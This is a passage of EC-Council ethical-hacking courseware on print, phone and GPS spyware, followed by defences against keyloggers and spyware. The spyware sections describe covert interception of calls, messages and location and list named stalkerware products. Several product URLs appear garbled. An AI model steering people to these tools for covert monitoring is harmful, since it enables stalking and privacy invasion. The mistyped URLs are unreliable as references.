- ⦿ **Monitor** printers remotely
- ⦿ Generate **reports** about printer usage




FIGURE 5.48: Print Spyware by Using Printer Activity Monitor

**Print Spyware**

**C|EH**  
Certified Ethical Hacker

	<b>Print Monitor Pro</b> <a href="http://www.spyarsenal.com">http://www.spyarsenal.com</a>		<b>Print Job Monitor</b> <a href="http://www.imonitorsoft.com">http://www.imonitorsoft.com</a>
	<b>Accurate Printer Monitor</b> <a href="http://www.aggsoft.com">http://www.aggsoft.com</a>		<b>PrintTrak</b> <a href="http://www.lygil.com">http://www.lygil.com</a>
	<b>Print Censor Professional</b> <a href="http://usefulsoft.com">http://usefulsoft.com</a>		<b>Printer Admin - Copier Tracking System</b> <a href="http://www.printeradmin.com">http://www.printeradmin.com</a>
	<b>All-Spy Print</b> <a href="http://www.all-spy.com">http://www.all-spy.com</a>		<b>Print Inspector</b> <a href="http://www.softperfect.com">http://www.softperfect.com</a>
	<b>O&amp;K Print Watch</b> <a href="http://www.prnwatch.com">http://www.prnwatch.com</a>		<b>Print365</b> <a href="http://krawasoft.com">http://krawasoft.com</a>

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.



## Print Spyware

Attackers can also use the following printer monitoring applications as **printer spyware** to get information about target printer usage. This printer spyware helps attackers to **track printer usage** such as content of documents printed, number copies printed, date and time at which the print action took place, and so on. A few print spyware programs are listed as follows:

- ➊ Print Monitor Pro available at <http://www.spyarsenal.com>
- ➋ Accurate Printer Monitor available at <http://www.aggsoft.com>
- ➌ Print Censor Professional available at <http://usefulsoft.com>
- ➍ All-Spy Print available at <http://www.all-spy.com>
- ➎ O&K Print Watch available at <http://www.prnwatch.com>
- ➏ Print Job Monitor available at <http://www.imonitorsoft.com>
- ➐ PrintTrak available at <http://www.lygil.com>
- ➑ Printer Admin - Copier Tracking System available at <http://www.printeradmin.com>
- ➒ Print Inspector available at <http://www.softperfect.com>
- ➓ Print365 available at <http://krawasoft.com>

## Telephone/Cellphone Spyware

**CEH**  
Certified Ethical Hacker

- Telephone/cellphone spyware monitors and records phone calls, text messages, and tracks employee cell phone usage
- Attackers install spyware on the devices they want to track, which secretly sends data such as call history, text message, web browser history, actual location of phone, contacts, etc. to attackers through SMS or email

The diagram illustrates the data flow for telephone/cell phone spyware. A 'User' (represented by a person icon holding a smartphone) connects to a 'Transmission Tower' (represented by a tower icon). From the transmission tower, a dotted line leads to a 'Satellite' (represented by a satellite dish icon). From the satellite, another dotted line leads to a 'Hacker' (represented by a person icon sitting at a laptop). This visualizes how the spyware intercepts and transmits sensitive information from the user's device to the attacker.

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.



## Telephone/Cell Phone Spyware

Telephone/cell phone spyware is a **software tool** that gives you full access to monitor a victim's phone or cell. It will completely hide itself from the **user** of the **phone**. It will record and log all activity on the phone such as Internet use, text messages, and phone calls. Then you can access the **logged information** via the software's main website or you can also get this tracking information through SMS or email. Usually, this spyware can be used to monitor and **track phone usage** of employees. But attackers are using this spyware to **trace information** from their target person's or organization's telephones/cell phones. Using this spyware doesn't require any **authorized privileges**.

**Most common telephone/cell phone spyware features include:**

- Call History - allows you to see the entire call history of the phone (both incoming & outgoing calls).
- View Text Messages – enables you to view all **incoming** and **outgoing text messages**. Even deleted messages can be viewed in the log report.
- Web Site History – the entire history of all websites visited through the phone will be recorded to the log report file.

- GPS Tracking – The spyware will show you where the phone is in real time. There is also a log of the cell phone's location so you can see where the phone has been.

It works as depicted in the following diagram.



FIGURE 5.49: Working of Telephone/Cell Phone Spyware

The screenshot displays the 'Mobile Spy' software interface. On the left, a white box contains text about the software's features: 'Mobile Spy records GPS locations and every SMS and logs every call including phone numbers with durations and afterwards you can view real-time results in your private online account'. Below this text is an illustration of a smartphone surrounded by colorful speech bubbles. On the right, a web-based control panel is shown in a browser window. The title bar reads 'Mobile Spy - Online Control Panel - Smartphone Monitoring Software - Windows Internet Explorer'. The main content area is titled 'View Voice Call Logs' and shows a table of log entries. The table has columns for 'LOG ID', 'CALL TIME', 'DURATION', 'PHONE NUMBER', 'DIRECTION', and 'CATEGORY'. There are 24 rows of data, each representing a call log entry. At the bottom of the page, the URL 'http://www.phonespysoftware.com' is visible.



## Cellphone Spyware: Mobile Spy

Source: <http://www.phonespysoftware.com>

Mobile Spy is mobile spyware that helps you to monitor and record the activities of a **target mobile phone**. You need to install this software on the mobile phone. With help of this software, you can record activities, logs, and **GPS locations** of target. To view the results, you simply need to log in to your **secure account** using any computer or mobile web browser. Logs are displayed by **categories** and sorted for easy browsing.

It allows an attacker to record text messages, monitor social media, monitor websites, track GPS location, record photos and videos taken, watch the **live control panel**, view call details, etc.




FIGURE 5.50: Cellphone Spyware by Using Mobile Spy

Telephone/Cellphone Spyware	
 <b>VRS Recording System</b> <a href="http://www.nch.com.au">http://www.nch.com.au</a>	 <b>FlexiSPY OMNI</b> <a href="http://www.flexispy.com">http://www.flexispy.com</a>
 <b>Modem Spy</b> <a href="http://www.modemspy.com">http://www.modemspy.com</a>	 <b>SpyBubble</b> <a href="http://www.spybubble.com">http://www.spybubble.com</a>
 <b>MobiStealth Cell Phone Spy</b> <a href="http://www.mobistealth.com">http://www.mobistealth.com</a>	 <b>MOBILE SPY</b> <a href="http://www.mobile-spy.com">http://www.mobile-spy.com</a>
 <b>SPYPhone GOLD</b> <a href="http://spyera.com">http://spyera.com</a>	 <b>StealthGenie</b> <a href="http://www.stealthgenie.com">http://www.stealthgenie.com</a>
 <b>SpyPhoneTap</b> <a href="http://www.spypphonetap.com">http://www.spypphonetap.com</a>	 <b>CellSPYExpert</b> <a href="http://www.cellspvexpert.com/">http://www.cellspvexpert.com/</a>

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.



## Telephone/Cell Phone Spyware

Like Mobile Spy, an attacker can also use the following software programs as telephone/cell phone spyware to **record all activity** on a phone such as **Internet usage**, text messages and phone calls, etc. The following are some available telephone/cell phone spyware programs:

- ⌚ VRS Recording System available at <http://www.nch.com.au>
- ⌚ Modem Spy available at <http://www.modemspy.com>
- ⌚ MobiStealth Cell Phone Spy available at <http://www.mobistealth.com>
- ⌚ SPYPhone GOLD available at <http://spyera.com>
- ⌚ SpyPhoneTap available at <http://www.spypphonetap.com>
- ⌚ FlexiSPY OMNI available at <http://www.flexispy.com>
- ⌚ SpyBubble available at <http://www.spybubble.com>
- ⌚ MOBILE SPY available at <http://www.mobile-spy.com>
- ⌚ StealthGenie available at <http://www.stealthgenie.com>
- ⌚ CellSPYExpert available at <http://www.cellspvexpert.com/>

# GPS Spyware

**C|EH**  
Certified Ethical Hacker

GPS spyware is a device or software application that uses the Global Positioning System to determine the **location of a vehicle**, mobiles, person, or other asset to which it is attached or installed

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.



## GPS Spyware

GPS spyware is a device or software application that uses the **Global Positioning System (GPS)** to determine the location of a vehicle, person, or other asset to which it is attached or installed. An attacker can use this software to **track the target** person.

This spyware allows you to track the phone location points and saves or stores them in a log file and sends them to the specified email address. You can then watch the target user location points by **logging** into the specified email address and it displays the connected **point's trace** of the phone location history on a map. This also sends **email notifications** of location proximity alerts. An attacker **traces** the location of the target person using **GPS spyware** as shown in the following figure.




FIGURE 5.51: Working of GPS Spyware

# GPS Spyware: SPYPhone

 SPYPhone software have ability to send events (captured data) from target phone to your web account via Wi-Fi, 3G, GPRS, or SMS

**Features**

- ⦿ Call interception
- ⦿ Location tracking
- ⦿ Read SMS messages
- ⦿ See call history
- ⦿ See contact list
- ⦿ Read messenger chat
- ⦿ Cell ID tracking
- ⦿ Web history



The screenshot shows the SPYERA software interface. On the left, there's a sidebar with categories like 'All Events', 'Call' (Incoming 108, Outgoing 117, Missed 1), 'SMS' (Incoming 1102, Outgoing 1101, System 1), 'Messenger' (WhatsApp 46, BBM 121, Facebook 10), and 'Email' (Incoming 18, Outgoing 18). The main area is a map of a city with several red dots indicating tracked locations. A legend at the bottom right of the map area shows icons for Call, SMS, Email, and Location.

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.



## GPS Spyware: SPYPhone

Source: <http://spyera.com>

SPYPhone is GPS spyware software that sends the **GPS location** of a target mobile phone to your web account via Wi-Fi, 3G, GPRS, or SMS. You need to install this software on the mobile phone that you want to **track**. Spyera Spyphone will use **GPS positioning** to show the **coordinates** of the device and its physical location on a map inside your web account. It is even possible to **configure** the settings for **real-time updates**, and to display a path of travel between certain times.

You can do following things using this software:

- ⦿ Listen to phone call conversations
- ⦿ Read text messages coming to and from the target mobile
- ⦿ **View** the call history of the target mobile
- ⦿ **Locate** the position of the target
- ⦿ **Access** contact lists and the photos taken
- ⦿ Read chat messages
- ⦿ Read the Cell ID and Cell Name of the **target** mobile



**FIGURE 5.52: GPS Spyware of Using SPYPhone**

GPS Spyware	
 EasyGPS <a href="http://www.easypgps.com">http://www.easypgps.com</a>	 ALL-in-ONE Spy <a href="http://www.thespyphone.com">http://www.thespyphone.com</a>
 FlexiSPY PRO-X <a href="http://www.flexispy.com">http://www.flexispy.com</a>	 Trackstick <a href="http://www.trackstick.com">http://www.trackstick.com</a>
 GPS TrackMaker Professional <a href="http://www.gpstm.com">http://www.gpstm.com</a>	 MobiStealth Pro <a href="http://www.mobistealth.com">http://www.mobistealth.com</a>
 MOBILE SPY <a href="http://www.mobile-spy.com">http://www.mobile-spy.com</a>	 mSpy <a href="http://www.buymspyspy.com">http://www.buymspyspy.com</a>
 World-Tracker <a href="http://www.world-tracker.com">http://www.world-tracker.com</a>	 GPS Retriever <a href="http://www.mobilebugstore.com">http://www.mobilebugstore.com</a>

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.



## GPS Spyware

There are **various software programs** that can be used as **GPS** spyware to trace the location of particular mobile devices. Attackers can also make use of the following **GPS spyware** software to **track** the location of **target mobiles**:

- ⌚ EasyGPS available at <http://www.easypgps.com>
- ⌚ FlexiSPY PRO-X available at <http://www.flexispy.com>
- ⌚ GPS TrackMaker Professional available at <http://www.gpstm.com>
- ⌚ MOBILE SPY available at <http://www.mobile-spy.com>
- ⌚ World-Tracker available at <http://www.world-tracker.com>
- ⌚ ALL-in-ONE Spy available at <http://www.thespyphone.com>
- ⌚ Trackstick available at <http://www.trackstick.com>
- ⌚ MobiStealth Pro available at <http://www.mobistealth.com>
- ⌚ mSpy available at <http://www.buymspyspy.com>
- ⌚ GPS Retriever available at <http://www.mobilebugstore.com>

## How to Defend Against Keyloggers

### Software Keylogger Countermeasures

- ✓ Install anti-spyware/antivirus programs and keeps the signatures up to date
- ✓ Install a host-based IDS, which can monitor your system and disable the installation of keyloggers
- ✓ Install good professional firewall software and anti-keylogging software
- ✓ Recognize phishing emails and delete them
- ✓ Keep your hardware systems secure in a locked environment and frequently check the keyboard cables for the attached connectors
- ✓ Choose new passwords for different online accounts and change them frequently
- ✓ Use software that frequently scans and monitors the changes in the system or network

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.



## How to Defend Against Keyloggers

A keylogger is a **software application** that **secretly captures** and **records** all keystrokes including passwords that are typed on the computer keyboard. The main objective behind developing keylogger software was for positive productive usage such as recovering lost or deleted data, monitoring employees or children, and diagnosing other computer system problems. However, attackers used keyloggers for malicious purposes such as identity theft of employees, cracking passwords, acquiring credit card and bank account numbers and phone numbers, **gaining unauthorized access**, and so on. Though it is difficult to detect the presence of **keyloggers** as they are hidden on the system, here are a few ways to defend against keyloggers:

- ➊ **Install antivirus** and antispyware software. Viruses, Trojans, and other malware are the mediums through which software keyloggers invade the computer. Antivirus and **antispyware** are the first line of defense against keyloggers. Using keylogger cleaning applications available online, keyloggers detected by the antivirus can be deleted from the computer.
- ➋ Install host-based IDS, which can monitor your system and **disable** the **installation** of keyloggers.

- ④ Enable firewalls on the computer. Firewalls prevent outside access to the computer. **Firewalls prevent the transmission** of recorded information back to the attacker.
- ④ Keep track of the programs that are running on the computer. Use software that frequently scans and monitors the changes in the system or network. Usually keyloggers tend to run in the **background transparently**.
- ④ Keep your hardware systems secure in a locked environment and frequently check the keyboard cables for the attached connectors, USB port, and computer games such as the PS2 that have been used to **install keylogger software**.
- ④ Recognize and delete phishing emails because most attackers use **phishing emails** as a medium to transfer software keyloggers to a victim's system.

**How to Defend Against Keyloggers (Cont'd)**

**C|EH**  
Certified Ethical Hacker

- I Use **pop-up blocker** and avoid opening junk emails
- II Scan the files before installing them on to the computer and use registry editor or process explorer to check for the keystroke loggers
- III Use live **CD/DVD** or write-protected **Live USB** for rebooting the computer
- IV Use automatic form-filling programs or **virtual keyboard** to enter user name and password
- V Use **keystroke interference software**, which inserts randomized characters into every keystroke
- VI Use **Windows on-screen keyboard** accessibility utility to enter the password or any other confidential information
- VII Do not click on links in **unwanted or doubtful emails** that may point to malicious sites

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.



## How to Defend Against Keyloggers (Cont'd)

The following are some more ways to defend against keyloggers:

- Enable **pop-up blockers** and avoid opening junk emails and their attachments.
- Antivirus and antispyware software is able to detect anything that gets installed, but it is better to detect these programs before they are installed. Scan the files thoroughly before installing them on to the computer and use a **registry editor** or process explorer to check for keystroke loggers.
- Use live **CD/DVD** or write-protected **Live USB** to reboot the computer.
- Use automatic form-filling programs or a virtual keyboard to enter user names and passwords because they **avoid exposure** through keyloggers. This automatic form-filling program will remove the use of typing your personal, financial, or **confidential details** such as credit card numbers and passwords through keyboards.
- Use keystroke interference software, which inserts **randomized characters** into every keystroke.
- Use the **Windows on-screen keyboard** accessibility utility to enter the password or any other confidential information. You can maintain your information confidentially because here the mouse is used for entering any information such as passwords, credit

card numbers, etc. into the keyboard instead of typing the passwords using the keyboard.

- ❸ Do not click on links in unwanted or **suspicious emails** that may point you to malicious websites.

## How to Defend Against Keyloggers (Cont'd)

**Hardware Keylogger Countermeasures**

The diagram consists of four diamond-shaped boxes arranged in a cross pattern, each containing a countermeasure. A small icon is positioned next to each box: a person at a desk for the top-left, a house for the top-right, a padlock and key for the bottom-left, and a computer monitor for the bottom-right. The countermeasures are:

- Restrict physical access to sensitive computer systems
- Periodically check your keyboard interface for extra components
- Lock the server room
- Periodically check all the computers and check whether there is any hardware device connected to the computer

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.



## How to Defend Against Keyloggers (Cont'd)

The **countermeasures** mentioned so far provide protection against software keyloggers. Now we will discuss hardware keyloggers. A hardware keylogger is a hardware device that records each and every keystroke that is typed on the computer keyboard in real time. This device is plugged in between the computer case and keyboard cable connector. A keylogger is used for **legitimate applications** as well as by attackers for **deceitful purposes** such as for stealing passwords, bank account numbers, phone numbers and so on. To defend your system against keyloggers, follow the countermeasures listed as follows:

- **Restrict** physical access to sensitive computer systems
- **Periodically check** your keyboard interface to ensure that no extra components are plugged to the keyboard cable connector
- Lock the server room
- Periodically check all the computers and check whether there is any **hardware device** connected to them

The slide has a dark header with the title "Anti-Keylogger" in yellow and the CEH logo. The main content area contains the following text:

- Anti-keyloggers detect and disable software keyloggers
- Some of the anti-keyloggers work by matching signatures of keylogger code with a signature database while others protect keyboard drivers and kernels from manipulation by keyloggers
- Using a virtual keyboard or touch screen makes it difficult for malicious spyware and Trojan programs to capture keystrokes

Below the text are two images: a virtual keyboard and an email interface showing a message with a subject line "Subject: Confidential".

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.



## Anti-Keyloggers

Anti-keyloggers, also called anti-keystroke loggers, are designed especially for detecting and **disabling keystroke logger software**. Anti-keyloggers are specially designed for the purpose of detecting software keyloggers. Many large organizations, financial institutions, online gaming industries, as well as individuals use anti-keyloggers for protecting their privacy while using systems. This software **prevents** a keylogger from logging every keystroke that is typed by the victim and thus keeps all personal information safe and secure. An anti-keylogger scans a computer, detects, and removes keystroke logger software. If the software (anti-keylogger) finds any keystroke logging program on your computer, it immediately identifies and removes the keylogger, whether it is legitimate keystroke logging program or an **illegitimate keystroke logging program**.

Some of the anti-keyloggers detect the presence of hidden keyloggers by comparing all files in the computer against a signature database of keyloggers and searching for similarities. Other anti-keyloggers detect the presence of hidden keyloggers by protecting keyboard drivers and kernels from manipulation. A virtual keyboard or touchscreen makes the keystroke capturing job of malicious spyware or Trojan programs difficult.




FIGURE 5.53: Anti-Keylogger Screenshot



## Anti-Keylogger: Zemana AntiLogger

Source: <http://www.zemana.com>

Zemana Antilogger is a high-performance security program that protects your computer from keylogger and malware attacks, thereby protecting your identity. The AntiLogger detects the malware at the time it attacks your system rather than detecting it based on its **signature fingerprint**. It will prompt you if any **malicious program** is attempting to record the keystrokes of your system, capture your screen, gain access to your clipboard, microphone, and webcam, or inject itself into any **sensitive areas** of your system.

Zemana Antilogger provides protection against various threats such as SSL logger, Webcam logger, Keyloggers, Clipboard logger, Screen logger, spyware, SSL banker, Trojans, etc.



FIGURE 5.54: Zemana AntiLogger Screenshot

The screenshot shows a slide from the EC-Council Certified Ethical Hacker (CEH) course. The title 'Anti-Keylogger' is displayed prominently at the top. In the top right corner, there is a 'CEH' logo with the text 'Certified Ethical Hacker'. The slide lists eight different anti-keylogger software solutions, each with a small icon and a link:

- Anti-Keylogger (<http://www.anti-keyloggers.com>)
- SpyShelter STOP-LOGGER (<http://www.spyshelter.com>)
- PrivacyKeyboard (<http://www.anti-keylogger.com>)
- DataGuard AntiKeylogger Ultimate (<http://www.maxsecuritylab.com>)
- DefenseWall HIPS (<http://www.softsphere.com>)
- PrivacyKeyboard (<http://www.privacykeyboard.com>)
- KeyScrambler (<http://www.qfxsoftware.com>)
- Elite Anti Keylogger (<http://www.elite-antikeylogger.com>)
- I Hate Keyloggers (<http://dewasoft.com>)
- CoDefender (<https://www.encassa.com>)

At the bottom of the slide, there is a copyright notice: 'Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.'



## Anti-Keyloggers

Anti-keyloggers secure your system from spyware attacks, software keyloggers, and hardware keyloggers. Some of **anti-keyloggers** that can be used for securing your system against various threats are listed as follows:

- ④ Anti-Keylogger available at <http://www.anti-keyloggers.com>
- ④ PrivacyKeyboard available at <http://www.anti-keylogger.com>
- ④ DefenseWall HIPS available at <http://www.softsphere.com>
- ④ KeyScrambler available at <http://www.qfxsoftware.com>
- ④ I Hate Keyloggers available at <http://dewasoft.com>
- ④ SpyShelter STOP-LOGGER available at <http://www.spyshelter.com>
- ④ DataGuard AntiKeylogger Ultimate available at <http://www.maxsecuritylab.com>
- ④ PrivacyKeyboard available at <http://www.privacykeyboard.com>
- ④ Elite Anti Keylogger available at <http://www.elite-antikeylogger.com>
- ④ CoDefender available at <https://www.encassa.com>



## How to Defend Against Spyware

Spyware is a malicious program that gets installed onto a user system without the user's knowledge and gathers confidential information such as personal data, access logs, etc. Spyware comes from **three basic sources**: one of the main sources is through free downloaded software, the second source of spyware is through email attachments, and the third source of spyware is websites that automatically install spyware when you. Here are ways to defend against spyware:

- Never adjust your Internet **security setting** level too low because it provides many chances for spyware to be installed on your computer. So, always set your Internet browser security setting to either high or medium for **protecting** your computer from spyware.
- Firewall enhances the security level of your computer.
- Don't open **suspicious emails** and file attachments received from unknown senders. There is a great likelihood that you will get a virus, freeware, or spyware on the computer. Don't open unknown websites that are presented in spam mail messages, **retrieved** by search engines, or displayed in **pop-up windows** because they may mislead you to download spyware.

- ☛ Install antispyware software. **Antispyware** protects against spyware. Antispyware is the first line of defense against spyware. This software prevents spyware from being installed on your system. It periodically scans your system and protects your system from spyware.
- ☛ Regularly check Task Manager reports and MS **Configuration** Manager reports.
- ☛ Try to avoid using any computer system that is not totally under your control.
- ☛ **Update** virus definition files and scan the system for spyware on a regular basis.

## How to Defend Against Spyware (Cont'd)



The slide features a sidebar with icons: a person at a computer, two smiling faces, a laptop with a speech bubble, and a file folder with a gear. To the right is a list of eight tips for defending against spyware, each preceded by a blue diamond icon.

- Perform **web surfing** safely and download cautiously
- Do not use **administrative mode** unless it is necessary
- Do not use **public terminals** for banking and other sensitive activities
- Do not download **free music files, screensavers, or smiley faces** from Internet
- Beware of **pop-up windows or web pages**. Never click anywhere on these windows
- Permanently delete **cookie, cache, URLs history, and temporary files** on the computer when done web surfing
- Do not store **personal information** on any computer system that is not totally under your control

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.



## How to Defend Against Spyware (Cont'd)

- Always use caution with anything found on the Internet while **downloading** and **installing free software**. Before downloading any software, make sure that it is from a trusted website. The license agreement, security warning, and **privacy statements** that are associated with the software should be read thoroughly to get a clear understanding before you download.
- Do not use **administrative mode** unless it is necessary because malicious programs such as spyware are executed when you are in the **administrator mode**. As a result, attackers may take complete control over your system.
- Do not use public terminals for accessing banking account, checking credit card statements, and other **sensitive activities**. Public systems are not at all secure, as they are accessed by many users. The company that operates the **public terminals** may not even check their system for spyware.
- Do not download free music files, screensavers, or smiley faces from the Internet because when you **download** such free programs there is a possibility that spyware comes along with them **invisibly**.

- ⌚ Beware of pop-up windows or **web pages**. Never click anywhere on the windows that display messages such as your computer may be infected, or that they can help your computer to run faster. When you click on such windows your system may get **infected** with spyware.
- ⌚ Permanently **delete cookies**, caches, URLs, history and **temporary files** on the computer when done web surfing.
- ⌚ Do not store personal or financial information on any computer system that is not totally under your control, such as in an **Internet café**.

**Anti-Spyware: PC Tools Spyware Doctor**

PC Tools Spyware Doctor delivers simple protection against dangerous spyware

- It stops and blocks spyware
- It checks files before they can get on your PC and compromise your computer

<http://www.pctools.com>



## Anti-Spyware: PC Tools Spyware Doctor

Source: <http://www.pctools.com>

PC Tools Spyware Doctor provides protection for your system against extremely dangerous spyware and malware. It detects and deactivates various **malicious programs** such as adware, trojans, keyloggers, spybots, etc. from your system. It is quite easy to protect your **confidential** or financial information against spyware using this. Even dangerous threats can be easily defended when this software is **integrated** with various layers of protection. The files are checked thoroughly before spyware actually enters and **compromises** your system.



FIGURE 5.55: PC Tools Spyware Doctor Screenshot

**Anti-Spywares**

**C|EH**  
Certified Ethical Hacker

 <b>SUPERAntiSpyware</b> <a href="http://superantispyware.com">http://superantispyware.com</a>	 <b>Kaspersky Internet Security 2013</b> <a href="http://www.kaspersky.com">http://www.kaspersky.com</a>
 <b>Spyware Terminator 2012</b> <a href="http://www.pcrx.com">http://www.pcrx.com</a>	 <b>SecureAnywhere Complete 2012</b> <a href="http://www.webroot.com">http://www.webroot.com</a>
 <b>Ad-Aware Free Antivirus+</b> <a href="http://www.lavasoft.com">http://www.lavasoft.com</a>	 <b>MacScan</b> <a href="http://macscan.securemac.com">http://macscan.securemac.com</a>
 <b>Norton Internet Security</b> <a href="http://in.norton.com">http://in.norton.com</a>	 <b>Spybot – Search &amp; Destroy</b> <a href="http://www.safer-networking.org">http://www.safer-networking.org</a>
 <b>SpyHunter</b> <a href="http://www.enigmasoftware.com">http://www.enigmasoftware.com</a>	 <b>Malwarebytes Anti-Malware PRO</b> <a href="http://www.malwarebytes.org">http://www.malwarebytes.org</a>

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.



## Anti -Spywares

